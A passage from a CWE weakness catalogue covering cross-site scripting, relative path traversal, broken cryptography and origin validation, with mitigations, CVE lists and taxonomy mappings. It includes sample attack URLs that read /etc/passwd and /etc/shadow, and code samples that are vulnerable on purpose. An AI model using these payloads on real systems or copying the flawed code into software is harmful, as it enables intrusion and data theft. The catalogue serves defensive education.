string query = "select * from emp where id=" + eid;
sda = new SqlDataAdapter(query, conn);
sda.Fill(dt);
string name = dt.Rows[0]["Name"];
...
EmployeeName.Text = name;
```

This code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser.

Observed Examples

Reference	Description
CVE-2008-5080	Chain: protection mechanism failure allows XSS
CVE-2006-4308	Chain: only checks "javascript:" tag
CVE-2007-5727	Chain: only removes SCRIPT tags, enabling XSS
CVE-2008-5770	Reflected XSS using the PATH INFO in a URL
CVE-2008-4730	Reflected XSS not properly handled when generating an error message
CVE-2008-5734	Reflected XSS sent through email message.
CVE-2008-0971	Stored XSS in a security product.
CVE-2008-5249	Stored XSS using a wiki page.

CVE-2006-3568	Stored XSS in a guestbook application.
CVE-2006-3211	Stored XSS in a guestbook application using a javascript: URI in a bbcode img tag.
CVE-2006-3295	Chain: library file is not protected against a direct request (CWE-425), leading to reflected XSS.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

- HTML body
- Element attributes (such as src="XYZ")
- URIs
- JavaScript sections
- Cascading Style Sheets and style property

etc. Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the XSS Prevention Cheat Sheet [REF-16] for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Implementation

Use and specify a strong character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can open you up to subtle XSS attacks related to that encoding. See CWE-116 for more mitigations related to encoding/escaping.

Phase: Implementation

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Phase: Implementation

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but

all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.

Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Phase: Operation

Use an application firewall that can detect attacks against this weakness. This might not catch all attacks, and it might require some effort for customization. However, it can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Background Details

Same Origin Policy

The same origin policy states that browsers should limit the resources accessible to scripts running on a given web site, or "origin", to the resources associated with that web site on the client-side, and not the client-side resources of any other sites or "origins". The goal is to prevent one site from being able to modify or read the contents of an unrelated site. Since the World Wide Web involves interactions between many sites, this policy is important for browsers to enforce.

Domain

The Domain of a website when referring to XSS is roughly equivalent to the resources associated with that website on the client-side of the connection. That is, the domain can be thought of as all resources the browser is storing for the user's interactions with this particular site.

Weakness Ordinalities

Ordinality	Description
Resultant	(where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to	Named Chain(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Seven Pernicious Kingdoms (primary)700	
ChildOf	Weakness Class	74	Failure to Sanitize Data into a Different Plane ('Injection')	Development Concepts (primary)699 Research Concepts (primary)1000	
ChildOf	Category	442	Web Problems	Development Concepts699	
ChildOf	Category	712	OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)	Weaknesses in OWASP Top Ten (2007) (primary)629	
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004)711	
ChildOf	Category	725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws	Weaknesses in OWASP Top Ten (2004) (primary)711	
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between	Weaknesses in the 2009 CWE/SANS Top	

			Components	25 Most Dangerous Programming Errors (primary)750 Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800	
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components		
CanPrecede	Weakness Base	494	Download of Code Without Integrity Check	Research Concepts1000	
PeerOf	Compound Element: Composite	352	Cross-Site Request Forgery (CSRF)	Research Concepts1000	
ParentOf	Weakness Variant	80	Improper Sanitization of Script-Related HTML Tags in a Web Page (Basic XSS)	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	81	Improper Sanitization of Script in an Error Message Web Page	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	83	Improper Neutralization of Script in Attributes in a Web Page	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	84	Failure to Resolve Encoded URI Schemes in a Web Page	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	85	Doubled Character XSS Manipulations	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	87	Failure to Sanitize Alternate XSS Syntax	Development Concepts (primary)699 Research Concepts (primary)1000	
MemberOf	View	635	Weaknesses Used by NVD	Weaknesses Used by NVD (primary)635	
CanFollow	Weakness Base	113	Failure to Sanitize CRLF Sequences in HTTP Headers ('HTTP Response Splitting')	Research Concepts1000	
CanFollow	Weakness Base	184	Incomplete Blacklist	Research Concepts1000	Incomplete Blacklist to Cross-Site Scripting692

f Causal Nature

Explicit

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Cross-site scripting (XSS)
7 Pernicious Kingdoms			Cross-site Scripting
CLASP			Cross-site scripting
OWASP Top Ten 2007	A1	Exact	Cross Site Scripting (XSS)
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A4	Exact	Cross-Site Scripting (XSS) Flaws
WASC	8		Cross-site Scripting

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
232	Exploitation of Privilege/Trust	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
32	Embedding Scripts in HTTP Query Strings	
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
63	Simple Script Injection	
91	XSS in IMG Tags	
106	Cross Site Scripting through Log Files	
198	Cross-Site Scripting in Error Pages	
199	Cross-Site Scripting Using Alternate Syntax	
209	Cross-Site Scripting Using MIME Type Mismatch	
243	Cross-Site Scripting in Attributes	
244	Cross-Site Scripting via Encoded URI Schemes	
245	Cross-Site Scripting Using Doubled Characters, e.g. %3C%3Cscript	
246	Cross-Site Scripting Using Flash	
247	Cross-Site Scripting with Masking through Invalid Characters in Identifiers	

References

[REF-15] Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager and Seth Fogie. "XSS Attacks". Syngress. 2007.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 2: Web-Server Related Vulnerabilities (XSS, XSRF, and Response Splitting)." Page 31. McGraw-Hill. 2010.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 3: Web-Client Related Vulnerabilities (XSS)." Page 63. McGraw-Hill. 2010.

"Cross-site scripting". Wikipedia. 2008-08-26. <http://en.wikipedia.org/wiki/Cross-site_scripting>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 13, "Web-Specific Input Issues" Page 413. 2nd Edition. Microsoft. 2002.

[REF-14] RSnake. "XSS (Cross Site Scripting) Cheat Sheet". <<http://hackers.org/xss.html>>.

Microsoft. "Mitigating Cross-site Scripting With HTTP-only Cookies". <<http://msdn.microsoft.com/en-us/library/ms533046.aspx>>.

Mark Curphey, Microsoft. "Anti-XSS 3.0 Beta and CAT.NET Community Technology Preview now Live!". <<http://blogs.msdn.com/cisg/archive/2008/12/15/anti-xss-3-0-beta-and-cat-net-community-technology-preview-now-live.aspx>>.

"OWASP Enterprise Security API (ESAPI) Project". <<http://www.owasp.org/index.php/ESAPI>>.

Ivan Ristic. "XSS Defense HOWTO". <<http://blog.modsecurity.org/2008/07/do-you-know-how.html>>.

OWASP. "Web Application Firewall". <http://www.owasp.org/index.php/Web_Application_Firewall>.

Web Application Security Consortium. "Web Application Firewall Evaluation Criteria". <<http://www.webappsec.org/projects/wafec/v1/wasc-wafec-v1.0.html>>.

RSnake. "Firefox Implements httpOnly And is Vulnerable to XMLHttpRequest". 2007-07-19.

"XMLHttpRequest allows reading HTTPOnly cookies". Mozilla. <https://bugzilla.mozilla.org/show_bug.cgi?id=380418>.

"Apache Wicket". <<http://wicket.apache.org/>>.

[REF-16] OWASP. "XSS (Cross Site Scripting) Prevention Cheat Sheet". <[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)>.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci updated Time of Introduction	Cigital	External
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team updated Alternate Terms, Applicable Platforms, Background Details, Common Consequences, Description, Relationships, Other Notes, References, Taxonomy Mappings, Weakness Ordinalities	MITRE	Internal
2009-01-12	CWE Content Team updated Alternate Terms, Applicable Platforms, Background Details, Common Consequences, Demonstrative Examples, Description, Detection Factors, Enabling Factors for Exploitation, Name, Observed Examples, Other Notes, Potential Mitigations, References, Relationships	MITRE	Internal
2009-03-10	CWE Content Team updated Potential Mitigations	MITRE	Internal
2009-05-27	CWE Content Team updated Name	MITRE	Internal
2009-07-27	CWE Content Team updated Description	MITRE	Internal
2009-10-29	CWE Content Team updated Observed Examples, Relationships	MITRE	Internal
2009-12-28	CWE Content Team updated Demonstrative Examples, Description, Detection Factors, Enabling Factors for Exploitation, Observed Examples	MITRE	Internal
2010-02-16	CWE Content Team updated Applicable Platforms, Detection Factors, Potential Mitigations, References, Relationships, Taxonomy Mappings	MITRE	Internal
2010-04-05	CWE Content Team updated Description, Potential Mitigations, Related Attack Patterns	MITRE	Internal
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Cross-site Scripting (XSS)		
2009-01-12	Failure to Sanitize Directives in a Web Page (aka 'Cross-site scripting' (XSS))		
2009-05-27	Failure to Preserve Web Page Structure (aka 'Cross-site Scripting')		

[BACK TO TOP](#)

Relative Path Traversal

Weakness ID: 23 (Weakness Base)

Status: Draft

Description

Description Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly sanitize sequences such as ".." that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

Time of Introduction

Implementation

Applicable Platforms

Languages

All

Demonstrative Examples

Example 1

The following URLs are vulnerable to this attack:

(Bad Code)

```
http://example.com.br/get-files.jsp?file=report.pdf
http://example.com.br/get-page.php?home=aaa.html
http://example.com.br/some-page.asp?page=index.html
```

A simple way to execute this attack is like this:

(Attack)

```
http://example.com.br/get-files?file=../../../../somedir/somefile
http://example.com.br/../../../../etc/shadow
http://example.com.br/get-files?file=../../../../etc/passwd
```

Example 2

The following code demonstrates the unrestricted upload of a file with a Java servlet and a path traversal vulnerability. The HTML code is the same as in the previous example with the action attribute of the form sending the upload file request to the Java servlet instead of the PHP code.

*(Good Code)**Example Language: HTML*

```
<form action="FileUploadServlet" method="post" enctype="multipart/form-data">
```

Choose a file to upload:

```
<input type="file" name="filename"/>
```

```
<br/>
```

```
<input type="submit" name="submit" value="Submit"/>
```

```
</form>
```

When submitted the Java servlet's doPost method will receive the request, extract the name of the file from the Http request header, read the file contents from the request and output the file to the local upload directory.

*(Bad Code)**Example Language: Java*

```
public class FileUploadServlet extends HttpServlet {
```

```

...

protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {

response.setContentType("text/html");
PrintWriter out = response.getWriter();
String contentType = request.getContentType();

// the starting position of the boundary header
int ind = contentType.indexOf("boundary=");
String boundary = contentType.substring(ind+9);

String pLine = new String();
String uploadLocation = new String(UPLOAD_DIRECTORY_STRING); //Constant value

// verify that content type is multipart form data
if (contentType != null && contentType.indexOf("multipart/form-data") != -1) {

// extract the filename from the Http header
BufferedReader br = new BufferedReader(new InputStreamReader(request.getInputStream()));
...
pLine = br.readLine();
String filename = pLine.substring(pLine.lastIndexOf("\\"), pLine.lastIndexOf("."));
...

// output the file to the local upload directory
try {
BufferedWriter bw = new BufferedWriter(new FileWriter(uploadLocation+filename, true));
for (String line; (line=br.readLine())!=null; ) {
if (line.indexOf(boundary) == -1) {
bw.write(line);
bw.newLine();
bw.flush();
}
} //end of for loop
bw.close();

} catch (IOException ex) {...}
// output successful upload response HTML page
}
// output unsuccessful upload response HTML page
else
{...}
}
...
}

```

As with the previous example this code does not perform a check on the type of the file being uploaded. This could allow an attacker to upload any executable file or other file with malicious code.

Additionally, the creation of the `BufferedWriter` object is subject to relative path traversal (CWE-22, CWE-23). Depending on the executing environment, the attacker may be able to specify arbitrary files to write to, leading to a wide variety of consequences, from code execution, XSS (CWE-79), or system crash.

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensitiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	24	Path Traversal: '../filedir'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	25	Path Traversal: '/../filedir'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	26	Path Traversal: '/dir/../filename'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	27	Path Traversal: 'dir/../../filename'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	28	Path Traversal: '..\filedir'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	29	Path Traversal: '\..\filename'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	30	Path Traversal: '\dir\..\filename'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	31	Path Traversal: 'dir\..\..\filename'	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	32	Path Traversal: '...' (Triple Dot)	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	33	Path Traversal: '....' (Multiple Dot)	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Variant	34	Path Traversal: '....//'	Development Concepts (primary)699

ParentOf	Weakness Variant	35	Path Traversal: '.../.../'	Research Concepts (primary)1000 Development Concepts (primary)699 Research Concepts (primary)1000
----------	------------------	----	--	---

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Relative Path Traversal

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
23	File System Function Injection, Content Based	
76	Manipulating Input to File System Calls	

References

OWASP. "OWASP Attack listing". <http://www.owasp.org/index.php/Relative_Path_Traversal>.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated References, Demonstrative Example, Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, References, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Description		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		

[BACK TO TOP](#)

Use of a Broken or Risky Cryptographic Algorithm

Weakness ID: 327 (Weakness Base)

Status: Draft

Description

Description Summary

The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the disclosure of sensitive information.

Extended Description

The use of a non-standard algorithm is dangerous because a determined attacker may be able to break the algorithm and compromise whatever data has been protected. Well-known techniques may exist to break the algorithm.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

Language-independent

Common Consequences

Scope	Effect
Confidentiality	The confidentiality of sensitive data may be compromised by the use of a broken or risky cryptographic algorithm.
Integrity	The integrity of sensitive data may be compromised by the use of a broken or risky cryptographic algorithm.
Accountability	Any accountability to message content preserved by cryptography may be subject to attack.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Analysis

Automated methods may be useful for recognizing commonly-used libraries or features that have become obsolete.

Effectiveness: Moderate

False negatives may occur if the tool is not aware of the cryptographic libraries in use, or if custom cryptography is being used.

Demonstrative Examples

Example 1

These code examples use the Data Encryption Standard (DES). Once considered a strong algorithm, it is now regarded as insufficient for many applications. It has been replaced by Advanced Encryption Standard (AES).

(Bad Code)

Example Languages: C and C++

```
EVP_des_ecb();
```

(Bad Code)

Example Language: Java

```
Cipher des=Cipher.getInstance("DES...");
des.initEncrypt(key2);
```

Observed Examples

Reference	Description
CVE-2008-3775	Product uses "ROT-25" to obfuscate the password in the registry.

CVE-2007-4150	product only uses "XOR" to obfuscate sensitive data
CVE-2007-5460	product only uses "XOR" and a fixed key to obfuscate sensitive data
CVE-2005-4860	Product substitutes characters with other characters in a fixed way, and also leaves certain input characters unchanged.
CVE-2002-2058	Attackers can infer private IP addresses by dividing each octet by the MD5 hash of '20'.
CVE-2008-3188	Product uses DES when MD5 has been specified in the configuration, resulting in weaker-than-expected password hashes.
CVE-2005-2946	Default configuration of product uses MD5 instead of stronger algorithms that are available, simplifying forgery of certificates.
CVE-2007-6013	Product uses the hash of a hash for authentication, allowing attackers to gain privileges if they can obtain the original hash.

Potential Mitigations

Phase: Architecture and Design

Do not develop your own cryptographic algorithms. They will likely be exposed to attacks that are well-understood by cryptographers. Reverse engineering techniques are mature. If your algorithm can be compromised if attackers find out how it works, then it is especially weak.

Phase: Architecture and Design

Select a well-vetted algorithm that is currently considered to be strong by experts in the field, and select well-tested implementations.

For example, US government systems require FIPS 140-2 certification.

As with all cryptographic mechanisms, the source code should be available for analysis.

Periodically ensure that you aren't using obsolete cryptography. Some older algorithms, once thought to require a billion years of computing time, can now be broken in days or hours. This includes MD4, MD5, SHA1, DES, and other algorithms which were once regarded as strong.

Phase: Architecture and Design

Design your software so that you can replace one cryptographic algorithm with another. This will make it easier to upgrade to stronger algorithms.

Phase: Architecture and Design

Carefully manage and protect cryptographic keys (see CWE-320). If the keys can be guessed or stolen, then the strength of the cryptography itself is irrelevant.

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Industry-standard implementations will save you development time and may be more likely to avoid errors that can occur during implementation of cryptographic algorithms. Consider the ESAPI Encryption feature.

Phases: Implementation; Architecture and Design

When you use industry-approved techniques, you need to use them correctly. Don't cut corners by skipping resource-intensive steps (CWE-325). These steps are often essential for preventing common attacks.

Phase: Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Background Details

Cryptographic algorithms are the methods by which data is scrambled. There are a small number of well-understood and heavily studied algorithms that should be used by most applications. It is quite difficult to produce a secure algorithm, and even high profile algorithms by accomplished cryptographic experts have been broken.

Since the state of cryptography advances so rapidly, it is common for an algorithm to be considered "unsafe" even if it was once thought to be strong. This can happen when new attacks against the algorithm are discovered, or if computing power increases so much that the cryptographic algorithm no longer provides the amount of protection that was originally thought.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	310	Cryptographic Issues	Development Concepts (primary)699
ChildOf	Weakness Class	693	Protection Mechanism Failure	Research Concepts (primary)1000
ChildOf	Category	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	753	2009 Top 25 - Porous Defenses	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
ChildOf	Category	803	2010 Top 25 - Porous Defenses	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
PeerOf	Weakness Base	311	Missing Encryption of Sensitive Data	Research Concepts1000
ParentOf	Weakness Base	328	Reversible One-Way Hash	Research Concepts (primary)1000
ParentOf	Weakness Class	759	Use of a One-Way Hash without a Salt	Research Concepts (primary)1000
ParentOf	Weakness Class	760	Use of a One-Way Hash with a Predictable Salt	Research Concepts (primary)1000
ParentOf	Weakness Variant	780	Use of RSA Algorithm without OAEP	Research Concepts (primary)1000
PeerOf	Weakness Variant	301	Reflection Attack in an Authentication Protocol	Research Concepts1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Using a broken or risky cryptographic algorithm
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
97	Cryptanalysis	
20	Encryption Brute Forcing	

References

[REF-6] Bruce Schneier. "Applied Cryptography". John Wiley & Sons. 1996. <<http://www.schneier.com/book-applied.html>>.

Alfred J. Menezes, Paul C. van Oorschot and Scott A. Vanstone. "Handbook of Applied Cryptography". October 1996. <<http://www.cacr.math.uwaterloo.ca/hac/>>.

[REF-10] C Matthew Curtin. "Avoiding bogus encryption products: Snake Oil FAQ". 1998-04-10. <<http://www.faqs.org/faqs/cryptography-faq/snake-oil/>>.

[REF-1] Information Technology Laboratory, National Institute of Standards and Technology. "SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES". 2001-05-25. <<http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf>>.

Paul F. Roberts. "Microsoft Scraps Old Encryption in New Code". 2005-09-15. <<http://www.eweek.com/c/a/Security/Microsoft-Scraps-Old-Encryption-in-New-Code/>>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Cryptographic Foibles" Page 259. 2nd Edition. Microsoft. 2002.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 21: Using the Wrong Cryptography." Page 315. McGraw-Hill. 2010.

Maintenance Notes

Relationships between CWE-310, CWE-326, and CWE-327 and all their children need to be reviewed and reorganized.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	CLASP		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Background Details, Common Consequences, Description, Relationships, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Description, Observed Examples, Potential Mitigations, References, Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Maintenance Notes, Relationships		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-12-28	CWE Content Team	MITRE	Internal
	updated References		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Detection Factors, References, Relationships		
2010-04-05	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Potential Mitigations, Related Attack Patterns		
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Using a Broken or Risky Cryptographic Algorithm		

[BACK TO TOP](#)

Origin Validation Error

Weakness ID: 346 (Weakness Base)

Status: Draft

Description

Description Summary

The software does not properly verify that the source of data or communication is valid.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Observed Examples

Reference	Description
CVE-2000-1218	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2005-0877	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2001-1452	DNS server caches glue records received from non-delegated name servers
CVE-2005-2188	user ID obtained from untrusted source (URL)
CVE-2003-0174	LDAP service does not verify if a particular attribute was set by the LDAP server
CVE-1999-1549	product does not sufficiently distinguish external HTML from internal, potentially dangerous HTML, allowing bypass using special strings in the page title. Overlaps special elements.
CVE-2003-0981	product records the reverse DNS name of a visitor in the logs, allowing spoofing and resultant XSS.

Weakness Ordinalities

Ordinality	Description
Primary	(where the weakness exists independent of other weaknesses)
Resultant	(where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	345	Insufficient Verification of Data Authenticity	Development Concepts (primary)699 Research Concepts (primary)1000
RequiredBy	Compound Element: Composite	352	Cross-Site Request Forgery (CSRF)	Research Concepts1000
RequiredBy	Compound Element: Composite	384	Session Fixation	Research Concepts1000
PeerOf	Weakness Base	451	UI Misrepresentation of Critical Information	Research Concepts1000

Relationship Notes

This is a factor in many weaknesses, both primary and resultant. The problem could be due to design or implementation. This is a fairly general class.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
----------------------	---------	-----	------------------

PLOVER		Origin Validation Error
--------	--	-------------------------

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
89	Pharming	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	
75	Manipulating Writeable Configuration Files	
76	Manipulating Input to File System Calls	
111	JSON Hijacking (aka JavaScript Hijacking)	

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci updated Time of Introduction	Cigital	External
2008-09-08	CWE Content Team updated Relationships, Relationship Notes, Taxonomy Mappings, Weakness Ordinalities	MITRE	Internal
2009-05-27	CWE Content Team updated Related Attack Patterns	MITRE	Internal

[BACK TO TOP](#)

Unchecked Input for Loop Condition

